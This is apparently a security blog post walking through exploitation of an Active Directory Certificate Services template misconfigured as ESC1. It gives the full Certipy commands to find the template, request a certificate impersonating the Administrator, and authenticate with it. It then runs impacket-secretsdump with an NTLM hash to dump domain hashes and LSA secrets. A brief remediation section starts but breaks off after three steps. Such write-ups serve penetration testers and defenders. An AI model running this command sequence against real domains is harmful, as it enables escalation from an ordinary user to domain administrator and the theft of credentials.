Exploit Misconfigured AD Cert Template (ESC1)

redfoxsec.com/blog/exploiting-misconfigured-active-directory-certificate-template-esc1

Kunal Kumar August 19, 2023

Exploiting Misconfigured Active Directory Certificate Template – ESC1

- August 19, 2023
- Active Directory
- Kunal Kumar

Certificates are crucial in establishing trust and securing communication within the Active Directory environment. They are used for authentication, encryption, and digital signatures. Certificate Templates are predefined configurations that define the properties and settings for the certificates issued by the Active Directory Certificate Authority (CA). These templates help standardize certificate issuance and ensure certificates adhere to specific security requirements. An attacker can use these templates to escalate privileges from domain users to that of a domain admin if they are not configured correctly. In this blog, we will discuss what a vulnerable template is and how to exploit and fix it.

Active Directory Certificate Services (AD CS) Templates

Active Directory Certificate Services (AD CS) templates are predefined certificate request configurations that allow administrators to define the characteristics of certificates that will be issued by the CA (Certificate Authority). Templates serve as blueprints for different types of certificates and their properties, making it easier to manage and issue certificates with consistent settings across an organization's PKI (Public Key Infrastructure).

Administrators can streamline requesting, issuing, and managing certificates within an organization using templates. Templates ensure consistency, simplify the certificate issuance process, and help maintain security standards by enforcing specific configurations for different certifications.

Active Directory Certificate Services (AD CS) Vulnerable Templates

Templates, by default, are not vulnerable but made vulnerable by human-made misconfigurations. When writing this blog, these misconfigurations are divided into 11 parts (ESC1-ESC11). In this blog, we will exploit ESC1 misconfiguration in a template.

By exploiting this type of vulnerable Template, a domain user can escalate his privileges to that of a domain administrator in a Windows Active Directory Environment.

Exploiting ESC1

For exploiting ESC1, we need the Template to meet certain criteria. The Template must have:

- Enrollment Rights are set for the group our user belongs to so that we can request a new certificate from the Certificate Authority (CA).
- Extended Key Usage: Client Authentication means the generated certificate based on this Template can authenticate to the domain computers.
- Enrollee Supplies Subject set to True, which means we can supply SAN (Subject Alternate Name)
- No Manager Approval is required, which means the request is auto-approved.

Step to Exploit Misconfigured Certificate Template – ESC1

1) Certipy is a tool used for finding and exploiting certificates in Active Directory.

```
┌──(root㉿kali)-[/home/kali]
└─# certipy
Certipy v4.5.1 - by Oliver Lyak (ly4k)

usage: certipy [-v] [-h] {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,template} ...

Active Directory Certificate Services enumeration and abuse

positional arguments:
  {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,template}
                        Action
    account             Manage user and machine accounts
    auth                Authenticate using certificates
    ca                  Manage CA and certificates
    cert                Manage certificates and private keys
    find                Enumerate AD CS
    forge               Create Golden Certificates
    ptt                 Inject TGT for SSPI authentication
    relay               NTLM Relay to AD CS HTTP Endpoints
    req                 Request certificates
    shadow              Abuse Shadow Credentials for account takeover
    template            Manage certificate templates

options:
  -v, --version         Show Certipy's version number and exit
  -h, --help            Show this help message and exit
```

2) Run certipy against the domain controller to find any vulnerable templates.

```
certipy find -vulnerable -dc-ip 192.168.0.144 -u Guts@ACU.local -p 'P@ssw0rd!'
```

```
┌──(root㉿kali)-[/home/kali]
└─# certipy find -vulnerable -dc-ip 192.168.0.144 -u Guts@ACU.local -p 'P@ssw0rd!'
Certipy v4.5.1 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ACU-ANIKATE-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ACU-ANIKATE-DC-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'ACU-ANIKATE-DC-CA' via RRP
[*] Got CA configuration for 'ACU-ANIKATE-DC-CA'
[*] Saved BloodHound data to '20230817110515_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20230817110515_Certipy.txt'
[*] Saved JSON output to '20230817110515_Certipy.json'
```

```
-u: Domain User
-p: Domain User Password
-dc-ip: Domain Controller IP

Domain: ACU.local
```

3) Cat the created text file by certipy to see the vulnerable Template.

```
┌──(root㉿kali)-[/home/kali]
└─# cat 20230817110515_Certipy.txt
Certificate Authorities
  0
    CA Name                             : ACU-ANIKATE-DC-CA
    DNS Name                            : Anikate-DC.ACU.local
    Certificate Subject                 : CN=ACU-ANIKATE-DC-CA, DC=ACU, DC=local
    Certificate Serial Number           : 58B6F272B8085D8B4296C533E98D3469
    Certificate Validity Start          : 2023-08-17 13:52:47+00:00
    Certificate Validity End            : 2028-08-17 14:02:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : ACU.LOCAL\Administrators
      Access Rights
        ManageCa                        : ACU.LOCAL\Administrators
                                          ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Enterprise Admins
        ManageCertificates              : ACU.LOCAL\Administrators
                                          ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Enterprise Admins
        Enroll                          : ACU.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
  0
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : ACU-ANIKATE-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
                                          SubjectAltRequireDomainDns
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6570 hours
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : ACU.LOCAL\Domain Users
                                          ACU.LOCAL\Enterprise Read-only Domain Controllers
                                          ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Domain Controllers
```


```
    ESC8                                : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
  0
    Template Name                       : ESC1
    Display Name                        : ESC1
    Enabled                             : False
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
                                          SubjectAltRequireDomainDns
    Enrollment Flag                     : PublishToDs
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6570 hours
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : ACU.LOCAL\Domain Users
                                          ACU.LOCAL\Enterprise Read-only Domain Controllers
                                          ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Domain Controllers
                                          ACU.LOCAL\Enterprise Admins
                                          ACU.LOCAL\Authenticated Users
                                          ACU.LOCAL\Enterprise Domain Controllers
      Object Control Permissions
        Owner                           : ACU.LOCAL\Administrator
        Write Owner Principals          : ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Enterprise Admins
                                          ACU.LOCAL\Administrator
        Write Dacl Principals           : ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Enterprise Admins
                                          ACU.LOCAL\Administrator
        Write Property Principals       : ACU.LOCAL\Domain Admins
                                          ACU.LOCAL\Enterprise Admins
                                          ACU.LOCAL\Administrator
    [!] Vulnerabilities
      ESC1                              : 'ACU.LOCAL\\Domain Users' and 'ACU.LOCAL\\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication

┌──(root㉿kali)-[/home/kali]
└─#
```

From the above image, it is clear that enrollment rights are set for Domain Users, Enrollee Supplies Subject is set to True, and Extended Key Usage has Client Authentication.

4) Request a certificate and supply the Administrator's SAN (Subject Alternate Name).


```
certipy req -dc-ip 192.168.0.144 -u Guts@ACU.local -p 'P@ssw0rd!' -ca ACU-ANIKATE-DC-CA -target ANIKATE-DC.ACU.local -template ESC1 -upn Administrator@ACU.local -dns Anikate-DC.ACU.local
```



- **ca:** Certificate Authority (ACU-ANIKATE-DC-CA in this case)
- **target:** CA Hostname (ANIKATE-DC.ACU.local in this case)
- **Template:** Name of the vulnerable Template (ESC1 in this case)
- **upn:** Target Username (Administrator in this case)
- **dns:** DNS Server (Anikate-DC.ACU.local in this case)

5) Authenticate against the domain controller using the certificate.

```
certipy auth -pfx administrator_anikate-dc.pfx -dc-ip 192.168.0.144
```




auth: which identity to authenticate as (We are establishing as Administrator, so use 0, i.e., UPN: Administrator@ACU.local)

-pfx: Saved Certificate (administrator_anikate-dc.pfx in this case)

Now, we attempt to show the domain controller using the certificate and get the TGT (Ticket Granting Ticket); the domain controller will attach the NTLM hash of the user with TGT.

6) Now, we dump hashes and LSA secrets using secretsdump.


```
impacket-secretsdump -hashes'
aad3b435b51404eeaad3b435b51404ee:9a0c89751f9ac637242da5ac889fa3aa'
'ACU.local/Administrator@192.168.0.144.'
```




Fixing the Misconfigured Certificate Template – ESC1

1) Open the Server Manager on your Certificate Authority.


2) Click on Tools and then Certification Authority.




3) Right Click on Certificate Templates and click on Manage.



